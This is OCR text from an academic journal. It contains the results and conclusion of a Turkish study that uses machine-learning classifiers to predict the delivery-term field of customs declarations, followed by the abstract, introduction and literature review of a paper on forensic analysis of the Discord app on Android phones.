
Şekil 3. 2010-2021 yılları arasında yıllık bazında beyanname sayıları

Son 12 yılın beyanname verileri incelendiğinde 2010 yılında en az 251.737 adet ve 2017 yılında ise en fazla 396.520 adet beyanname verisinin olduğu gözlemlenmektedir. Grafikte yer alan beyanname sayılarında 2018 yılına kadar artış yaşanırken 2019 yılından itibaren kısmi azalış vardır. Bu azalışın COVID-19 pandemi sonrasına denk gelmesi dikkat çekici bulunmuştur.

Çalışma için oluşturulan veri tabanı tablosu üzerine toplanan beyanname verilerine ait her yıldan bir adet ve rasgele seçilen (n=24) adet örnek veri seti bilgisi Tablo-1'de yer almaktadır. Bunlar anahtar alanlar, öznitelik belirten alanlar ve çıktı alanı olarak üç bölüm olarak ele alınıp değerlendirilebilir.

Öznitelik veri setinin belirlenmesinde uzman görüşlerine dayanan Delphi yöntemi kullanılmıştır. Tahminlemede gümrük beyannamesi veri alanını doğrudan etkileyecek alanların belirlenmesinde mevzuat ekibinden destek alınmıştır. Seçilen alanlar üzerinde ayrı ayrı çalışılarak elde edilen sonuçlar yine bu uzmanlarla birlikte değerlendirilmiştir. Değerlendirmeler sonucunda varsa iyileştirmeler mevzuat ekibiyle birlikte çalışma yeniden tekrarlanarak nihai modele karar verilmiştir. Gümrük beyannamesi üzerinden belirlenen öznitelikler; firma numarası (firmnumber), beyannamenin işleme alındığı gümrük ofisi(customsoffice), beyannamesinde işlemine ait rejim bilgisi(regime), rejim detay bilgisi(declaration1), rejim detay bilgisine ait ek bilgi(declaration2), işlem döviz türü(currencytype), çıkış ülke bilgisi(exitcountry), taşıma nakliye tür bilgisi(bordervehiclemode) ve nakliye tür kodu (bordervehiclecode) alanlarından oluşmaktadır. Çıktı bilgisi olarak teslim şekli kodu(incotermcode) veri alanından oluşmaktadır.

Modeli oluşturan özniteliklerin ağırlıklarının tespitine yönelik Python uygulaması üzerinden görselleştirme kodu yazılmıştır. Kullanılan özniteliklerin ağırlıklarına ilişkin elde edilen grafik Şekil 4'de gösterilmektedir. Elde edilen sonuçlara göre lojistik firmanın işlem yaptığı 9.350 farklı firmaya verilen firma numarası en etkili öznitelik olarak bulunmuştur.



Şekil 4. Öznitelik ağırlıkları

Tablo 1

Teslim Şekli Veri Tablosu Örnek Veri Seti

Örnek No	Anahtar Alanlar				Öznitelik Alanları								Çıktı
	Year	Depart-ment	File-number	Firm-number	Customs-office	Regime	Declar-ation1	Declar-ation2	Currency-type	Exit-country	B.vehicle-mode	B.vehicle-code	Incoterm-code
1	2010	AVR	2226	1	341300	1040	EU	1	USD	52	TIR	30	FCA
2	2010	GMR	23198	5	340300	4000	EU	4	EUR	3	UCAK	40	FOB
3	2011	AND	25	29724	341200	4071	EU	4	EUR	4	TIR	30	CIP
4	2011	TRK	4335	132	343100	4000	IM	4	EUR	728	GEMI	10	CIF
5	2012	GMR	16120	5	340300	4000	EU	4	EUR	4	UCAK	40	CPT
6	2012	AND	26245	8	341200	7100	ANT	7	TL	1	TIR	30	FCA
7	2013	EGE	920	14	340300	4000	EU	4	EUR	4	UCAK	40	DAP
8	2013	MRS	16677	10239	60600	1000	EX	1	USD	52	KAMYON	30	EXW
9	2014	GMR	2255	5	340300	3153	EU	3	EUR	52	UCAK	40	CPT
10	2014	EGE	210	101	351900	3151	EU	3	EUR	52	GEMI	10	EXW
11	2015	GEB	36647	60068	410500	4071	EU	4	EUR	5	TIR	30	DAP
12	2015	GEB	25548	47939	341200	1000	EU	1	EUR	52	TIR	30	DAP
13	2016	MRS	8047	10149	341300	3151	EU	3	EUR	52	KAMYON	30	CPT
14	2016	AND	7759	62093	330100	4071	IM	4	USD	616	KAMYON	30	CFR
15	2017	GEB	3804	10172	410300	4071	EU	4	GBP	6	GEMI	10	DAP
16	2017	TRK	31346	2308	343100	5100	IM	5	USD	664	GEMI	10	FOB
17	2018	ISN	31430	45616	330100	3151	EU	3	USD	52	GEMI	10	FOB
18	2018	GEB	1002	62255	340300	4000	EU	4	EUR	17	UCAK	40	EXW
19	2019	ANK	87	50917	341200	4010	EU	4	EUR	4	KAMYON	30	EXW
20	2019	EGE	30921	60522	350300	4010	EU	4	EUR	11	TIR	17	EXW
21	2020	GEB	26883	10582	341200	4071	EU	4	EUR	63	TIR	30	FCA
22	2020	GMR	2159	5	160200	1000	EU	1	EUR	52	KAMYON	30	FCA
23	2021	EGE	20268	60522	352200	5100	IM	5	EUR	52	TIR	30	EXW
24	2021	EGE	271	14	351700	3151	EU	3	TL	52	TIR	30	DAP

Bu anahtar veri alanları; yıl(year), bölüm bilgisi(department) ve beyanname belge numarası(filenumber) alanından oluşmaktadır.

3.3. Veri Önişleme

Verilerin önişleme süreç aşaması modelin tahminlemesinde önemli bir yer tutmaktadır (Alexandropoulos ve ark., 2019). Verinin entegrasyonu, temizlenmesi, dönüştürülmesi, azaltılması ve boyutunun küçültülmesi bu aşamada yapılmaktadır (Alasadi & Bhaya, 2017). Bu aşamada toplanan veriler üzerinde belirli veri kontrolleri gerçekleştirilmiştir. Çalışmaya hiçbir katkısı olmayacak, hatta veri analiz ve değerlendirmesinde olumsuz yansıması olabilecek öznitelik içeriği boş ('NULL') , ya da sembol (@, #, %, &, *) gibi işaretleri barındıran, çalışma amaç ve kapsamına girmeyen veriler tespit edilerek ilgili veri temizliği yapılmıştır. Bu işlem sonucunda verilerden 492.726 adeti çalışma kapsamından çıkartılmıştır.

Kategorik verilerin çoğunluğunun sayısal olmadığı durumda 'encoding' yöntemi kullanılarak veriler sayısallaştırılıp kullanılır (Dahouda & Joe, 2021). Bu nedenle çalışmada kullanılan beyanname teslim şekli verilerin sayısallaştırılması sağlanmıştır. Sayısallaştırma işleminde; 'Label Encoder' metodu kullanılmıştır (Jackson & Agrawal, 2019). Çalışmada ele alınan verilerin 'encoding' yöntemi uygulanarak sayısallaştırılması sağlanmıştır. Bu verilerden biri olan teslim şekli veri setinin sayısallaştırılma sonrası oluşan yeni veri setine ilişkin örnek veriler (n=9) Tablo 2'de gösterilmektedir.

Tablo 2

Sayısallaştırma Sonrası Teslim Şekli Veri Seti Örneği

index	firm number	customs office	regime	declaration1	declaration2	currency type	exit country	bordervehicle mode	bordervehicle code	incoterm code
0	1	64	4	2	0	20	29	7	7	FCA
1	1	64	4	2	0	20	29	7	7	FCA
2	1	64	4	2	0	20	29	7	7	FOB
3	1	64	4	2	0	20	29	7	7	FOB
4	1	64	4	2	0	20	29	7	7	FCA
5	1	64	4	2	0	20	29	7	7	FCA

6	1	59	8	2	1	20	29	14	8	FOB
7	1	59	24	4	3	20	126	14	8	DDU
8	1	59	24	2	3	20	9	14	8	DDP
9	1	64	24	2	3	20	2	7	7	DDU

3.4. Veri Analizi

Çalışmada beyanname verisi teslim şekli üzerinden veri analiz ve tahmininde bulunmak amacıyla başarılı bulunan makine öğrenme yaklaşımlarından yararlanılmıştır. Makine öğreniminde Karar Ağaçları (Decision Tree), veri seti değişkenlerini bir ağaç modelinde kullanarak istenilen değerin tahmin edilmesinde kullanılır. Daha isabetli tahmin sonuçlarının elde edilmesinde karar ağaçları temelinde geliştirilen Torbalama(Bagging), Rastgele Orman (Random Forest) ve Artırma (Boosting) türünde yaklaşımlarda vardır. Veri analiz ve sınıflandırma algoritmalarının seçiminde bu alanda gerçekleştirilen ve başarım düzeyi yüksek bulunan; Chen ve ark. (2019) Naive Bayes, Chandrasekar ve ark. (2017) Decision Tree Classification, Zhang ve ark. (2018) Nearest Neighbors Classification, Abdulkareem & Abdulazeez (2021) Random Forest Classification, Dobriban & Wager (2018) Ridge Classification, Roshan & Asadi (2020), Zhang ve ark. (2019) Bagging Classification AdaBoost Classification ve Tang ve ark. (2016) Multi-Layer Perceptron çalışmaları da dikkate alınmıştır. Yine eğitim verileri temelinde yeni gözlemlerin kategorisini belirlemede kullanılan sınıflandırma algoritmalarının veri setine uygunluğu da göz önünde tutulan diğer bir husus olmuştur.

3.4. Veri Sınıflandırma

Veri bilimi ve makine öğrenimi için en yaygın kullanılan Python programlama diline ait 'scikit-learn' kütüphanesi 'spyder editörü' ile kullanılmaktadır. Bu pakette modellerin eğitimi için standart test verisi oranı %25 olarak alınır (Paper, 2020). Bu çalışmada kullanılan modellerin eğitiminde test verisi oranı %25 olarak dikkate alınarak eğitimler gerçekleştirilmiştir. Öncesinde farklı algoritma da denenmiş ancak özellikle regresyon algoritmalarındaki Huang ve ark. (2019) olumsuz sonuçlardan dolayı diğer algoritmalar tercih edilmemiştir. Sınıflandırmada Naive Bayes, Decision Tree, K-Nearest Neighbors, Random Forest, Ridge Classifier, Bagging Classifier, Ada Boost Classifier, MLP Classifier öğrenme algoritmaları kullanılmıştır.

4. BULGULAR

Bu çalışmada, 2010-2021 yılları arasında oluşan 4.498.069 adet veriden çalışmaya elverişli olmayan 492.726 adet (%10.95) veri çalışma kapsamından çıkartılmıştır. Öğrenme algoritmalarının etkinliğini ölçmede toplam 4.005.343 adet beyanname teslim şekli verisi kullanıldı. Veri eğitim ve sınıflandırmasında daha önce çalışmalarda kullanılan ve başarılı bulunan makine öğrenme algoritmaları test edildi. Veri setinin eğitiminde Train-test split yöntemi kullanımı ile elde edilen sınıflandırma algoritma başarım oranlarına ait sonuç değerleri Tablo 3'de gösterilmektedir.

Tablo 3

Trian-Test Split Yönteminde Teslim Şekli Veri Seti Sınıflandırma Algoritma Başarım Oranları

Algoritma	**2010**	**2011**	**2012**	**2013**	**2014**	**2015**	**2016**	**2017**	**2018**	**2019**	**2020**	**2021**	**Tüm**
Naive Bayes - NB	**42.10**	35.29	30.87	31.76	32.65	31.05	31.70	35.36	35.73	36.85	38.04	38.28	30.58
Decision Tree Classifier-CART	80.87	79.20	77.42	77.45	78.96	79.03	78.03	79.31	79.92	80.28	82.86	**83.19**	**75.69**
K-Nearest Neighbors - KNN	78.81	76.29	74.54	73.60	74.92	76.26	75.03	76.46	77.69	77.71	**80.22**	80.00	72.21
Random Forest - RFC	80.76	78.97	77.40	77.28	78.72	78.87	77.79	79.21	79.70	80.08	82.60	**82.91**	75.51
Ridge Classifier - RC	**43.46**	38.82	37.46	36.14	36.98	35.29	32.65	34.04	33.88	35.09	37.07	36.76	32.14
Bagging Classifier - BC	80.93	79.26	77.85	77.47	79.08	79.11	78.08	79.42	79.94	80.32	82.92	**83.13**	**75.70**
Ada Boosting Classifier - ABC	13.17	7.68	6.93	39.40	18.13	17.19	29.60	21.18	13.75	9.27	**25.08**	5.40	26.59
MLP Classifier - MLPC	**55.00**	51.26	49.68	44.47	45.51	45.08	40.73	41.24	42.29	43.12	41.38	44.71	39.17

Tablo 3'de 'Tüm' sütunundaki sonuçlar çalışmada kullanılan yıl bağımsız bütün veriler üzerinden elde edilen sonuçları göstermektedir. Bu sonuçlara göre Naive Bayes(%30.58), Decision Tree Classification(%75.69), Nearest Neighbors Classification(%72.21), Random Forest Classification (%75.51), Ridge Classification (%32.14), Bagging Classification (%75.70), Ada Boosting Classification algoritmasında(%26.59) ve Multi-Layer Perceptron (%39.17) başarım sonuçları elde edilmiştir. Sınıflandırma algoritmalarında Decision Tree Classification, Nearest Neighbors Classification, Random Forest Classification ve Bagging Classification algoritmaları diğerlerine göre daha başarılı sonuç üretmiştir. En başarılı orana ise

%75.70 ile Decision Tree Classification ve Bagging Classification algoritmalarında elde edilmiştir. Diğer taraftan gümrük operasyonlarında mevzuat ve uygulamalarda zamanla değişiklikler, ciddi işleyiş farklılıkları olabilmektedir. Bu farklılıkların sonuçlar üzerinde bir etkisinin olup olmadığını araştırmak için çalışma yıllar bazında da gerçekleştirilmiştir. Bu sonuçlar incelendiğinde Ada Boosting Classifier algoritması dışında diğer algoritmalarda yıllar bazında ciddi farklılıklar göstermediği, tüm veriler üzerinden elde edilen sonuçlara göre genelde daha başarılı sonuçlar elde edildiği gözlemlenmiştir. Ada Boost algoritmasının performans sağlayabilmesi için yeterli miktarda veriye ihtiyacı vardır ve daha az veride başarım oranı düşük çıkmaktadır (Schapire, 1999). Veriler yıllar bazında incelendiğinde 2021 yılında Decision Tree algoritması %83.11'lik bir oranla en iyi başarım oranına sahiptir.

Train-test split yönteminde eğitim için %75 ve test için %25 veri ayrılmaktadır. Bu yöntemde veri parçalanırken verinin dağılımına göre modelin eğitim ve testinde sapma ya da aşırı öğrenme problemi ortaya çıkabilmektedir (Refaeilzadeh ve ark., 2016). Kullandığımız veri seti eğitiminde bu tür bir problemin var olup olmadığını anlamak için ayrıca K-Fold yöntemi ile de çalışıldı. K-Fold yönteminde veri K adet alt kümeye bölünerek bir alt küme test verisi olarak alınır ve K-1 adet alt kümenin eğitiminde kullanılır. Bu eğitim sonuçlarının ortalaması alınarak algoritma başarım oranı tespit edilir. Çalışmamızda K-Fold yönteminde K değeri genel olarak en performanslı çıkan 10 değeri kullanılmıştır. Veri setinin eğitiminde K-Fold yöntemi kullanımı ile elde edilen sınıflandırma algoritmalarına ait başarım oranları Tablo 4'de gösterilmektedir.

Tablo 4

K-Fold Yönteminde Teslim Şekli Veri Seti Sınıflandırma Algoritma Başarım Oranları

Algoritma	**2010**	**2011**	**2012**	**2013**	**2014**	**2015**	**2016**	**2017**	**2018**	**2019**	**2020**	**2021**	**Tüm**
Naive Bayes - NB	**40.56**	33.79	34.22	31.35	33.36	32.75	29.77	33.33	33.57	32.83	33.64	32.90	30.33
Decision Tree Classifier-CART	81.16	79.24	77.86	77.92	79.33	79.23	78.14	79.64	80.14	80.73	82.78	**83.31**	**75.84**
K-Nearest Neighbors - KNN	78.85	76.32	74.43	73.95	75.82	75.92	74.88	76.06	76.98	77.61	80.35	**80.92**	71.63
Random Forest - RFC	81.13	79.10	77.58	77.59	79.04	79.05	77.86	79.40	79.87	80.51	82.56	**83.11**	75.63
Ridge Classifier - RC	42.61	37.53	36.08	34.80	34.51	34.27	32.88	34.15	33.51	34.47	34.73	34.58	32.47
Bagging Classifier - BC	81.19	79.30	77.93	77.93	79.38	79.29	78.20	79.71	80.19	80.77	82.77	**83.34**	**75.83**
Ada Boosting Classifier - ABC	**37.90**	20.42	9.39	14.23	17.27	16.29	32.51	25.83	11.85	17.56	34.07	11.82	34.56
MLP Classifier - MLPC	**54.96**	49.31	46.75	43.87	44.08	43.82	40.51	39.46	39.18	40.45	38.82	38.70	39.14

Çalışılan her iki yöntemle elde edilen sonuçlar tüm algoritmalarda benzer hatta birebir sayılan başarım değeri üretmiştir.

Veri seti eğitiminde 'Train-test split' ve 'K-Fold' olmak üzere iki farklı yaklaşım test edilmiştir. Her iki yaklaşımın çalışılan algoritmalar üzerinden elde edilen başarım oranlarına ait grafik Şekil 5'de gösterilmektedir. Burada da görüleceği üzere AdaBoost sınıflandırma algoritması hariç diğer sınıflandırma algoritmalarının başarım sonuçları birebir örtüştüğü görülmektedir.

5. TARTIŞMA VE SONUÇ

Gümrük işlemlerinde beyannamelerin kusursuz yazımı çok önemlidir. Bu çalışma gümrük sisteminde beyanname hazırlanırken

yapılabilecek olası hataların tespiti için makine öğrenme algoritmalarının kullanımının etkinliğini ortaya çıkarmak ve akıllı kontrol mekanizmalarının kurulmasına bir altyapı oluşturmak amacıyla yapılmıştır. Çalışma ülkemizdeki önde gelen Türkiye dış ticaretinin yaklaşık %8'lik hacminin gerçekleştiği uluslararası bir lojistik bir firmanın son 12 yıllık gümrük beyanname verileri üzerinden gerçekleştirilmiştir. Çalışmada bilinen ve birçok alanda başarılı bulunan makine öğrenme algoritmalarının etkinliği 4.005.343 adet gümrük beyanname teslim şekli verisi üzerinden test edilmiştir.

Veri setinin belirlenmesinde sahada ilgili teknik kişilerin görüşlerinden yararlanılarak Delphi yöntemi tercih edilmiştir. Belirlenen ilk veri seti üzerinden yapılan çalışmalarda en iyi sonuç elde edilen algoritmalarda daha düşük seviyelerde başarım oranları elde edilmişken sahada uzmanlarla birlikte yapılan iyileştirme çalışmaları sonucunda çalışmadaki başarım oranlarına kadar yükseltilmiştir. Eğitim çalışmasında Train-test split ve K-Fold yöntemleri kullanılmıştır. Çalışmamızda kullandığımız veri setinin eğitiminde 'Train-test split' yönteminden kaynaklı bilinen herhangi bir olumsuzla karşılaşılmamıştır. Her iki yöntemin kullanılması ile tüm veriler üzerinden elde edilen sonuçlar kıyaslandığında başarım oranlarının AdaBoost algoritması hariç birebir örtüştüğü görülmüştür. Sınıflandırma algoritmaları başarım oranları bakımından değerlendirildiğinde 'Decision Tree Classification', 'Nearest Neighbors Classification', 'Random Forest Classification' ve 'Bagging Classification' algoritmalarında diğerlerine göre daha başarılı sonuçlar elde edilmiştir. Train-test split yönteminde 'Decision Tree Classification' (%75.69) ve 'Bagging Classification' (%75.70) algoritmalarında en başarılı sonuç elde edilmiştir. K-Fold yönteminde ise 'Decision Tree Classification' algoritması (%75.84) ve 'Bagging Classification' (%75.83) ile en başarılı sonuçlar bulunmuştur. Bu ölçekte büyük bir veri setinden elde edilen sonuçlar yeterli seviyede başarılı bulunmuştur.

Makine öğrenimi algoritmaları bir çok alanda tahminleme yapmak için kullanılmaktadır. Akademik başarı tahmininde öğrenme yönetim sistemi log kayıtları üzerinde K-En Yakın Komşuluk, Naïve Bayes, Destek Vektör Makineleri, CART Karar Ağacı ve C5.0 Karar Ağacı sınıflandırma algoritmalarının kullanıldığı çalışmada başarım oranları %80'in üzerinde çıkmıştır (Yavuzarslan & Erol, 2022). Çalışmamızda Karar Ağaçları ve K-En Yakın Komşuluk algoritmalarında %80 oranına çok yakın sonuçlara ulaştık. Çok dilli duygu analizini YouTube verileri üzerinden Naïve Bayes sınıflandırma algoritması kullanarak yapan çalışmada başarım oranı %65.56 bulunmuştur (Şahinaslan ve ark., 2022). Centroid tabanlı sınıflayıcıların yüksek başarım gösterdiği çalışmada meme kanseri teşhisinde %99.04 oranı Euclidian tabanlı sınıflayıcı ile elde edilmiştir (Takcı, 2016). Makine öğrenme yöntemlerinin kan vermeye elverişli donörlerin tespitinde kullanıldığı çalışmada Karar Ağaçları, Destek Vektör Makineleri ve K-En Yakın Komşuluk algoritması kullanılmış ve en başarılı yöntemin Destek Vektör Makineleri olduğu sonucu bulunmuştur (Karadağ, 2021). Satış tahmininde makine öğrenme algoritalarını kullanan çalışmada en iyi r^2 skoru, hipertune edildikten sonra 0.9726 ile Rastgele Orman makine öğrenme algoritması ile tespit edilmiştir (Nacar & Erdebilli, 2021). Makine öğrenimi ile hisse senedi değerinin tahmin edildiği çalışmada derin öğrenme modellerinden LSTM (Long Short Term Memory) mimarisi ile %95 doğruluk oranı elde edilmiştir (Gavcar & Metin, 2021). Kablosuz Sensör Ağlarına dağıtık servis reddi saldırılarının makine öğrenme metotları kullanılarak tespit edildiği çalışmada tüm öğrenme modellerinde %99.72 ile en yüksek doğruluk oranı Rastgele Orman algoritmasında gerçekleşmiştir (Okur & Dener, 2021). Makine öğrenmesi yöntemleriyle iş başvurularının değerlendirildiği çalışmada artırım topluluk metodunu kullanan XGBoost modeli en yüksek başarım oranına sahip olmuştur (Ereken & Tarhan, 2021). Makine öğrenmesi yöntemleri ile otel rezervasyon iptallerinin tahmin edildiği çalışmada %73 doğruluk oranı ile C4.5 karar ağacı makine öğrenme algoritması en iyi sonucu vermiştir (Boz ve ark., 2018). Trol hesapların tespiti için makine öğrenme algoritmaları kullanılan çalışmada Twitter üzerinden elde edilen 238.925 mesaj ile çalışılmış ve Lojistik Regresyon makine öğrenmesi algoritmasında %93.93 ile en iyi sonuca ulaşılmıştır (Erdi ve ark., 2021). Prostat kanseri tümör oluşumunun makine öğrenmesi algoritmaları ile incelendiği çalışmada kullanılan 7 adet sınıflandırıcı arasında %85.37 ile Gradyan artırma algoritması en başarılı sonuçları vermiştir (Aydın Atasoy & Demiröz, 2021). Makine öğrenimi algoritmalarının gümrük işlemlerindeki etkinliğini incelediğimiz çalışmamızda elde ettiğimiz sonuçları bir çok alanda yapılan benzer amaçlı çalışmalar ışığında değerlendirdiğimizde süreci iyileştirme ve ileri götürme potansiyeli görülmektedir. İncelediğimiz çalışmaların çoğunda bir makine öğrenmesi ile yetinilmeyip çeşitli makine öğrenme algoritmaları ile çalışılıp en iyi sonucu veren algoritmalar belirlenmiştir. Çalışmamızda modelimiz üzerinde sekiz adet makine öğrenmesi algoritması kullanılarak en iyi sonucu veren algoritmalar tespit edilmiştir. En iyi sonuca sahip makine öğrenme algoritmaları kullanılarak oluşturulacak tahminleme modelleri ile kurulacak öneri sistemiyle beyanname oluşturma sürecini hızlandıracak ve kalitesini arttıracak yeni çalışmalar yapılabilecektir.

Gümrük sistemlerinde beyanname yazımında makine öğrenme algoritmalarıyla ulaşılan veri tahminleme sonuçları sektörün sürekli gelişen ve değişen dinamik yapısı da dikkate alındığında kabul edilebilir bir başarılı düzeyindedir. Bu çalışmada kullanılan öğrenme algoritmalarından elde edilen başarım oranları bir yandan sektörün bu konudaki ihtiyacını karşılama potansiyeline sahipken diğer yandan makine öğrenmesi konusunda birçok yeni çalışmaların yapılmasına da vesile olacaktır. Böyle bir yöntemin kullanılmasıyla her bir beyanname gönderimi öncesinde sistemin üreteceği tahmin sonuçlarını kullanarak kullanıcılara daha isabetli önerilerin sunulması sağlanacaktır. Böylece yapılacak tahminleme sonrası düzeltilen her veri yapılan hata oranlarını aşağıya çekmeye yardımcı olacaktır ve olası birçok problemin önüne geçecektir. Bu durum operasyon maliyetlerine ve süreçlerine de olumlu yansıyacaktır. Olası hataların doğurabileceği hukuki sonuçlar dâhil olası birçok olumsuz sonuçların da önüne geçilebilecektir.

Her sektör elindeki büyük veriyi kullanarak öğrenme temelli daha zeki sistemler, mimariler kurmak zorundadır. Dış ticaret sektörü gümrük süreçleri de bilişim teknolojilerinin sunduğu bu yeni yaklaşım ve imkânlardan istifade etmelidir. Bu çalışmadan elde edilen başarım oranları bu alanda çalışma yapmayı teşvik edecek seviyededir Bu yeni teknolojik buluş ve yöntemler lojistik sektörün gelişiminde pozitif katkı sunmaktadır. Gümrük beyanname oluşturma sürecine destek olacak öğrenme tabanlı bir kontrolün kurulmasına bu alanda başarılı bulunan öğrenme algoritmalarının katkısı büyük olacaktır. Bu çalışmada elde edilen başarılı sonuçlar hem sektör için hem de makine öğrenme teknolojisi bu alanda kullanımı açısından Türkiye'de öncü olacak niteliktedir.

Teşekkür: Çalışmamızda önerilen yapının uygulanabilirliğinin test edilmesinde verdiği destekten dolayı Barsan Global Lojistik firmasına teşekkürlerimizi sunarız.
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RESEARCH ARTICLE

Digital Forensic Analysis of Discord Mobile Application on Android Based Smartphones

Android Tabanlı Cep Telefonlarında Discord Uygulamasının Adli Bilişim Analizi

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ABSTRACT

Nowadays, the spread of social media in all areas of society and becoming a part of life has led to creative and innovative changes in the fields of communication. Instant messaging applications are widely used in communication between users around the world, and the Discord application is one of them. With the Discord application, more than 300 million registered users benefit from many services such as gaming, messaging, and video chat. The use of Discord by cybercriminals has also become one of the most common applications in forensic investigations. In this study, by examining the structure of the Discord application used in Android devices, a methodology has been presented on how to extract data and how to examine these data in terms of forensic analysis. The proposed analysis methodology shows how communication analytics, contact information, message information, deleted messages, group messages, how messages are extracted and how to examine these data structures, permissions, user information, and communication protocols can be analyzed. In the results of the study, a comprehensive analysis of the Discord application in terms of judicial reviews is presented.

Keywords: Digital Forensic, Mobile Forensics, Discord, Instant Messaging

ÖZ

Günümüzde sosyal medyanın toplumun her alanında yaygınlaşarak yaşamın bir parçası haline gelmesi iletişim alanının yaratıcılık ve yenilikçi değişimlere yol açmıştır. Dünya genelinde kullanıcılar arasında uçtan uca iletişimde anlık mesajlaşma uygulamaları yaygın olarak kullanılmakta ve Discord uygulaması da bunlardan birisidir. Discord uygulaması ile oyun, mesajlaşma, görüntülü sohbet gibi birçok hizmetlerden 300 milyondan fazla kayıtlı kullanıcısı yaralanmaktadır. Bu nedenle Discord uygulaması siber suçlular tarafından da kullanılması adli incelemelerde en sık karşılaşılan uygulamalardan biri haline gelmiştir. Bu çalışma Android telefonlarda kullanılan Discord uygulamasının yapısı incelenerek adli analiz açısından Discord uygulamasından elde edilen verilerin çıkarılması ve nasıl incelenebileceğini gösteren bir metodolojisi sunar. Önerilen analiz metodolojisi iletişim analizlerini, iletişim bilgilerini, mesaj bilgilerini, silinen mesajları, grup mesajlarını, mesaj gönderme ve alma süreçlerini, veri yapısını, izinler, kullanıcı bilgileri, iletişim bilgileri, iletişim protokollerini nasıl analiz edilebileceğini gösterilmektedir. Çalışmanı sonuçlarından Discord uygulamasının adli incelemeler açısından kapsamlı bir analiz sunulmuştur.

Anahtar Kelimeler: Adli İnceleme, Adli Mobil İnceleme, Discord, Anlık Mesajlaşma

1. INTRODUCTION

Nowadays instant messaging programs are the most popular communication tools for smartphone users.(Nogubha et al. 2022). The most essential function is that it can exchange not only text messages, but also multimedia communications such as image, audio, and video contents with other people regardless of distance by using smart mobile phones (Sahu 2014). Because instant messaging services are more difficult to identify actual users than traditional communication tools, they are also commonly employed by cybercriminals (Reust 2006). As a result, forensic analysis of instant messaging programs has recognized as a crucial study field in mobile forensic investigations. Discord is developed so that online users may communicate in groups for free using the servers. Another advantage of the newly created Discord servers is that they limit the traffic density which may occur on a single channel. Discord application runs on many servers, because of that users can chat in a variety of groups, such as online gaming platforms, education platforms, technology, and software platforms, and also they can create and communicate through hidden groups, based on their interests. Users can communicate using multiple usernames depending on the server they join. Furthermore, users may create their own groups and communities by inviting people to their Discord server.

The Webhook feature is also available in the Discord application, so users can send automatic messages to the channels by using Webhook. To engage with other platforms, the functionality can send automated messages from Discord application. Although platforms like GitHub, CircleCI, and DataDog enable this feature, it is not available on YouTube or Facebook (Wulanjani 2018).



Figure 1. Discord Application Usage Rates Between 2017-2021

According to the Discord Transparency Report, which was released in the first quarter of 2019, there were over 50000 users who were subjected to harassment, threats, and abuse (Discord 2019). As a result, 10642 users were prohibited (Iqbal et al. 2021). These rates are expected to rise as the application becomes more widely used (Figure 1). Because it is more difficult to trace the users than other programs, Discord application is extensively used for instant chat among criminals. This issue requires a detailed check of Discord program in order to avoid and fight cybercrime. Looking over the literature has made it clear that there are relatively few scholarly publications in this topic. Taking all of these into account, this study provides three contributions;

This study focuses on how to conduct forensic examination of Discord application on Android-based smart mobile phones.

- We examined the structure and features of Discord application.
- We proposed a method for forensic investigation of Discord application and applied analysis for detection and extraction of messaging traffic between users. With the proposed method, it has been shown that forensic analysis can be done by transferring Discord application data to a computer instead of performing analysis on the mobile phone with the Discord application installed.
- As a result of the study, the file structure of the Discord application was analyzed, and it was seen that deleted messages could be accessed by defining the messaging protocol. It has been proven that the obtained data can be used in forensic analysis.

This study is organized as follows: In Chapter 2, important related studies are presented. The analysis methodology and tools are examined in Chapter 3 and discussions are made in Chapter 4. Finally, in Chapter 5, the study ends with evolutions of the obtained results.

2. LITERATURE REVIEW

In this section, it is briefly reviewed by focusing on some of the important studies in the field of forensic analysis of instant messaging applications in the literature.

In courts, data analysis and forensic reports received from smartphone apps that provide instant messaging services are accepted as acceptable evidence (Iqbal et al. 2021). The information received as a result of data extraction from these applications enables the user to be recognized and to access the contents of interpersonal communication. However, acquiring this data and performing forensic analysis might be challenging (Kara 2015). In the literature, various analytic softwares are utilized for forensic investigation of instant messaging systems. SQLite browser (Iqbal et al. 2021), ES File Explorer (Mushcab et al. 2015), Cellebrite UFED, and MSAB XRY are the most popular ones (Anglano et al. 2016).

In the study conducted by Anglano et al., ChatSecure application used on Android smartphones have been analyzed (Anglano et al. 2016). In the study, they developed an experimental methodology that can decrypt the end-to-end AES-256 encrypted database.

